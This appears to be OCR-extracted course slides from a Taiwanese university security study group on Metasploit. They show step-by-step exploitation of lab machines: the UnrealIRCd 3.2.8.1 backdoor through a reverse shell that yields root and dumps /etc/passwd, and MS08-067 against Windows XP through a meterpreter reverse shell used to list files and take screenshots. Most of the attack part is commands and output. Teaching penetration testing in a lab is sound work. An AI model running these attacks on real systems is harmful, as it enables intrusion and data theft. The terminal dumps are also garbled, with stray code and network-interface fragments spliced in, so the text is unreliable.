## Unreal IRCD 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- <http://en.wikipedia.org/wiki/UnrealIRCD>
- <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-E-2010-2075>

```
msf5 > search cve-2010-2075
      rescue ::Timeout::Error, ::Errno::EPIPE
Matching Modules
=====
Module          Disclosure Date    Rank      Check
-----           -----           -----    -----
Exploit       2010-06-12    excellent # No
Auxiliary     2010-06-12    excellent # No
-----           -----           -----    -----
```

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

### CVE-2010-2075 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Description

# 結語

- 也許你想要精進駭客攻防技術
  - 學校修課
  - 考證照 (<https://www.eccouncil.org/>)
- CEH -> ECSA -> LPT
- 道德駭客 -> 安全分析師 -> 滲透測試工程師



Start the Metasploit (or just type `msfconsole`)

For database => `msfdb`

```
[%%%%%%%%%%%%%]
[%%%%%%%%%%%%%]
[%%%%%%%%%%%%%] $a,
[%%%%%%%%%%%%%] $S`?a,
[%%%%%%%%%%%%%] ^?a,
[%%%%%%%%%%%%%] .,a$%
[%%%%%%%%%%%%%] ,as$"
[%%%%%%%%%%%%%] %$P"
[%%%%%%%%%%%%%] ^"a,
[%%%%%%%%%%%%%] ^"a,$$
[%%%%%%%%%%%%%] ^"$
[%%%%%%%%%%%%%]


      =[ metasploit v5.0.99-dev
+ -- ---=[ 2045 exploits - 1106 auxiliary - 344 post
+ -- ---=[ 562 payloads - 45 encoders - 10 nops
+ -- ---=[ 7 evasion

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > ]
```

# Introduction to Metasploit (5)

- Metasploit Architecture



# Introduction to Metasploit (6)

- Search CVE

```
msf5 > search CVE:2018
      'OrderID' => 0,
Matching Modules: {
      #   Name
      k #   FingerprintDescription
      -   def run(post(ip)
      -   begin
          0 auxiliary/admin/http/gitstack_rest
      mal re No-Auth GitStack Unauthenticated REST API Requests (GET' )
          1 auxiliary/admin/http/grafana_auth_bypass
      mal pi Not_goo Grafana 2.0 through 5.2.2 authentication bypass for LDAP and OAuth
          2 auxiliary/admin/http/wp_gdpr_compliance_privescname => (ssl ? 'http://2018-11-08 ), :11 nor
      mal fp) Yes WordPress WP GDPR Compliance Plugin Privilege Escalation
          3 auxiliary/admin/smb/webexec_command
      mal enst No WebEx Remote Command Execution Utility
          4 auxiliary/dos/http/flexense_http_server_dos
      Disclosure Date Rank
      2018-01-15 nor
      2019-08-14 nor
      2018-11-08 , :11 nor
      nor
      2018-03-09 nor
```

```
msf5 > search CVE:2018-19518
```

```
Matching Modules: {
      #   Name
      -   def run(post(ip)
      -   begin
          0 exploit/linux/http/php_imap_open_rce
      CodeExecution a single host
      def run_host(ip)
      Disclosure Date Rank Check Description
      2018-10-23 good Yes php imap_open Remote
```

# Introduction to Metasploit (7)

## Unreal IRCD 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- <http://en.wikipedia.org/wiki/UnrealIRCd>
- <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075>

### CVE-2010-2075 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Current Description

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3\_DLOG\_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

```
msf5 > search CVE: 2010-2075
      connect
Matching Modules request_raw({ 'uri' => '/', 'method' => 'GET' })
=====
  _spider_fingerprint(:response => res)
    print_good("#{$ip}:#{$rport} #{$fp}") if fp
  # Name   r_service(:host => rhost, :port => rport) Disclosure=Date$!Rank https' Checktp Description
n  $fp)
  - re____ ::Timeout::Error, ::Errno::EPIPE
  - ensure
    0  exploit/unix/irc/unreal ircd_3281_backdoor  2010-06-12      excellent  No      UnrealIRCD
  3.2.8.1 Backdoor Command Execution
  end
```

# Introduction to Metasploit (8)

- Search result of Unreal IRCD 3.2.8.1

```
msf5 > search unreal 0
      'Require' => {},
Matching Modules
=====
# Find Nameprint a single host
n  def run_host(ip)
  - begin
  -   connect
    0  exploit/linux/games/ut2004_secure    //, 'metircnament 2004 "secure" Overflow (Linux)' => res)
    1  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No   UnrealIRCD
        3.2.8.1 Backdoor Command Execution, :port => rport, :pname => (ssl ? 'https' : 'http'), :info
    2  exploit/windows/games/ut2004_secure    2004-06-18      good     Yes   Unreal
        rnament 2004 "secure" Overflow (Win32) EPIPE
```

# Introduction to Metasploit (9)

- See the details
- info exploit/unix/irc/unreal\_ircd\_3281\_backdoor

```
msf5 > info exploit/unix/irc/unreal_ircd_3281_backdoor
      License' => MSF_LICENSE
      ) Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix_options(
      Arch:ecmd' => 0,
      Privileged:'No' => {},
      License: Metasploit Framework License (BSD)
      end Rank: Excellent
      Disclosed: 2010-06-12
      # Fingerprint a single host
      Provided by:st(ip)
      hdm<x@hdm.io>
          connect
      Available targets:equest_raw({ 'uri' => '/', 'method' => 'GET' })
      Id  Name  http_fingerprint(:response => res)
      --  print_good("#{ip}:#{rport} #{fp}") if fp
      0  Automatic Targethost => rhost, :port => rport, :sname => (
```

# Introduction to Metasploit (10)

- Simply run the “use” command with the exploit name.
- That’s OK!

```
msf5 > use exploit/unix/irc/unreal ircd_3281_backdoor
msf5 exploit(unix/irc/unreal ircd_3281_backdoor) > [x] auxiliari
```

# Introduction to Metasploit (11)

- Use nmap to check the vulnerabilities of the metasploitable

```
kali㉿kali:~$ sudo nmap -T4 -A -p 6667 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 10:00 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00073s latency).

PORT      STATE SERVICE VERSION
6667/tcp   open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:48:49
|   source ident: nmap
|   source host: B476EA0F.EB72D3BE.7B559A54.IP
|   error: Closing Link: urunzbbhlh[10.0.2.11] (Quit: urunzbbhlh)
MAC Address: 08:00:27:26:EE:83 (Oracle VirtualBox virtual NIC)
```

# Introduction to Metasploit (12)

## • Setting Exploit Options

```
set <Variable Name> <Value>
```

### Tech Note:

LHOST = Local Host, or our Kali System  
RHOST = Remote Host, or our target System  
LPORT = Port we want to use on our Kali System  
RPORT = Port we want to attack on our target System

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  RHOSTS    with syntax 'file:<path>'   yes       The target host(s), range CIDR identifier, or hosts file
  RPORT      6667            yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   Automatic Target
```

# Introduction to Metasploit (13)

- set RHOST

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  --          --          --          --
  RHOSTS    10.0.2.4        yes        The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
  RPORT     6667           yes        The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic Target
```

# Introduction to Metasploit (14)

- show payloads
- set payload

```
OS # id Name           detection performed. Please Disclosure Date Rank res Check Description https://nmap.org/submit
[...]
0 cmd/unix/bind_perl host up) scanned in 3.69 seconds manual No Unix Command Shell,
Bind TCP (via Perl)
1 cmd/unix/bind_perl_ipv6
Bind TCP (via perl) IPv6
2 cmd/unix/bind_ruby
Bind TCP (via Ruby)
3 cmd/unix/bind_ruby_ipv6
Bind TCP (via Ruby) IPv6 <CAST, RUNNING, MULTICAST> mtu 1500
4 cmd/unix/generic netmask 255.255.255.0 broadcast 10. manual5 No Unix Command, Generi
c Command Execution a00:27ff:feb5:7e9 prefixlen 64 scopeid 0x20<link>
5 cmd/unix/reverse 5:07:e9 txqueuelen 1000 (Ethernet)manual No Unix Command Shell,
Double Reverse TCP (+telnet)
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
[*] Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
[*] (target) RHOSTS: 10.0.2.4 config with syntax 'file:<path>' The target host(s), range CIDR identifier, or hosts file
[*] (port) RPORT: 6667 <UP,BROADCAST,NOARP> The target port (TCP)
[*] (payload) cmd/unix/reverse queue len 1000 (Ethernet)
[*] (options) LHOST: errors 0 drop yes override The listen address (an interface may be specified)
[*] (options) LPORT: 4444 yes The listen port
```

# Introduction to Metasploit (15)

- Set LHOST
- Running the Exploit

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.11
LHOST => 10.0.2.11
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Starting reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ... mtu 1500
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH:*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor(command...
[*] Accepted the first client connection ... frame 0
[*] Accepted the second client connection...
[*] Command: echo EwAKSpD3KAyXjQi3;runs 0 carrier 0 collisions 0
[*] Writing to socket A
[*] Writing to socket B, mtu 65536
[*] Reading from socket A, mtu 255,0,0,0
[*] Reading from socket B, mtu 128, scopeid 0x10<host>
[*] B: "EwAKSpD3KAyXjQi3\r\n" (Local Loopback)
[*] Matching ...
[*] A is input ... 0 dropped 0 overruns 0 frame 0
[*] Command shell session 1 opened (10.0.2.11:4444 → 10.0.2.4:56391) at 2020-10-22 10:27:19 -0
400      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# Introduction to Metasploit (16)

- Test attack result
- Cat password

```
TX packets 10308
whoami TX errors 0 dro
root
[+] ok@i:~$ █
```

```
cat /etc/passwd<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
root:x:0:0:root:/root:/bin/bash 255.255.255.0 broadcast 10.0.2.255
daemon:x:1:1:daemon:/usr/sbin:/bin/sh prefixlen 64 scopeid 0x20<link>
bin:x:2:2:bin:/bin/sh 07:e9 txqueuelen 1000 (Ethernet)
sys:x:3:3:sys:/dev/bin/sh ttes 39833 (38.8 KiB)
sync:x:4:65534:sync:/bin/bin/syncerruns 0 frame 0
games:x:5:60:games:/usr/games:/bin/sh 0 KiB)
man:x:6:12:man:/var/cache/man:/bin/sh ns 0 carrier 0 collisions 0
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh mtu 65536
news:x:9:9:news:/var/spool/news:/bin/sh 0
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh 0x10<host>
proxy:x:13:13:proxy:/bin/bin/sh Local Loopback)
www-data:x:33:33:www-data:/var/www:/bin/sh(15.8 MiB)
backup:x:34:34:backup:/var/backups:/bin/sh frame 0
list:x:38:38:Mailing List Manager:/var/list:/bin/sh)
irc:x:39:39:ircd:/var/run/ircd:/bin/sh 0 carrier 0 collisions 0
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

# Introduction to Metasploit (17)

- Getting a remote shell on a Windows XP Machine

```
msf5 > search ms08_067
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Se rver Service Relative Path Stack Corruption

```
msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
RHOSTS    with syntax 'file:<path>'  yes        The target host(s), range CIDR identifier, or hosts file
          RPORT      445            yes        The SMB service port (TCP)
          SMBPIPE    BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, non
e)
          LHOST     10.0.2.11      yes        The listen address (an interface may be specified)
          LPORT     4444           yes        The listen port
```

# Introduction to Metasploit (18)

- Show targets

```
msf5 exploit(windows/smb/ms08_067_netapi) > set target 9
target => 9
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows 2003 SP0 Universal
4	Windows XP SP2 English (AlwaysOn NX)
5	Windows XP SP2 English (NX)
6	Windows XP SP3 English (AlwaysOn NX)
7	Windows XP SP3 English (NX)
8	Windows XP SP2 Arabic (NX)
9	Windows XP SP2 Chinese - Traditional / Taiwan (NX)
10	Windows XP SP2 Chinese - Simplified (NX)
11	Windows XP SP2 Chinese - Traditional (NX)
12	Windows XP SP2 Czech (NX)
13	Windows XP SP2 Danish (NX)
14	Windows XP SP2 German (NX)

# Introduction to Metasploit (19)

- show advanced
- Picking a Payload
- show payloads
- set p
  - set payload/osx/x86/shell\_reverse\_tcp
  - set payload/linux/x64/shell\_reverse\_tcp
  - set payload/windows/shell\_reverse\_tcp
  - set payload/windows/meterpreter/reverse\_tcp

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

# Introduction to Metasploit (20)

- Set LHOST & RHOST

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
```

- Run exploit

# Meterpreter Shell (1)

- After a successful exploit a Meterpreter shell allows you to perform many different functions along with a full remote shell.
- Meterpreter is great for manipulating a system once you get a remote connection, so depending on what your goals are; a Meterpreter shell is **usually preferred to a straight remote terminal shell.**
  - Core Commands
  - File System Commands
  - Networking Commands
  - System Commands
  - User Interface Commands
  - Webcam Commands
  - Three Priv Commands
- [http://www.offensive-security.com/metasploit-unleashed/Existing\\_Scripts](http://www.offensive-security.com/metasploit-unleashed/Existing_Scripts)

# Meterpreter Shell (2)

- help

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176195 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.11:4444 → 10.0.2.5:1034) at 2020-10-22 10:44:33 -0400

meterpreter > help
Core Commands
=====

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel

# Meterpreter Shell (3)

- Use file system commands


```
meterpreter > cd ..
meterpreter > ls
Listing: C:\WINDOWS
=====
File System
=====
Mode          Size    Type   Last modified      Name
_____
100666/rw-rw-rw-  0       fil    2014-11-18 03:15:12 -0500  0.log
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  AppPatch
100666/rw-rw-rw-  1272    fil    2014-11-18 03:09:20 -0500  Blue Lace 16.bmp
40777/rwxrwxrwx  0       dir    2014-11-18 05:09:53 -0500  CSC
100666/rw-rw-rw-  17062   fil    2014-11-18 03:09:20 -0500  Coffee Bean.bmp
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Config
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Connection Wizard
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Cursors
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Debug
40777/rwxrwxrwx  0       dir    2014-11-18 03:10:13 -0500  Downloaded Program Files
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Driver Cache
100666/rw-rw-rw-  133     fil    2014-11-18 03:09:29 -0500  DtcInstall.log
100666/rw-rw-rw-  11537   fil    2014-11-18 03:05:19 -0500  FaxSetup.log
100666/rw-rw-rw-  16730   fil    2014-11-18 03:09:20 -0500  FeatherTexture.bmp
40555/r-xr-xr-x  0       dir    2014-11-18 11:00:52 -0500  Fonts
100666/rw-rw-rw-  17336   fil    2014-11-18 03:09:20 -0500  Gone Fishing.bmp
100666/rw-rw-rw-  26582   fil    2014-11-18 03:09:20 -0500  Greenstone.bmp
40777/rwxrwxrwx  0       dir    2014-11-18 11:00:52 -0500  Help
40777/rwxrwxrwx  0       dir    2014-11-18 03:05:18 -0500  Installer
100666/rw-rw-rw-  1487    fil    2014-11-18 03:05:19 -0500  MedCtrOC.log
```

## Meterpreter Shell (4)

- Use screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/dpgxdcCp.jpeg
meterpreter > █
```

You can grab a snapshot of whatever is currently being displayed on your target's monitor using the "screenshot" command:



# 課程簡報

1. Google搜尋【linwebs】
2. 進入【林林.台灣 | Linwebs】網站
3. 找到【嘉大資工課外自學讀書會課程列表】此文章
4. 找到【第二期課程 2021】的【網路安全探討 2021/5/11】即可下載本次課程簡報
  - PHP&MySQL資料庫系統程式開發 2021/5/4
    - CPPwebs 簡報
  - 程式安全探討 2021/5/10
    - 課程講義
  - 網路安全探討 2021/5/11
    - 課程講義
  - 跨平台圖形化程式開發 2021/5/18
  - HackMD 共筆平台 2021/5/19
  - 虛擬化系統佈署 2021/5/24
  - Docker容器虛擬化介紹 2021/5/26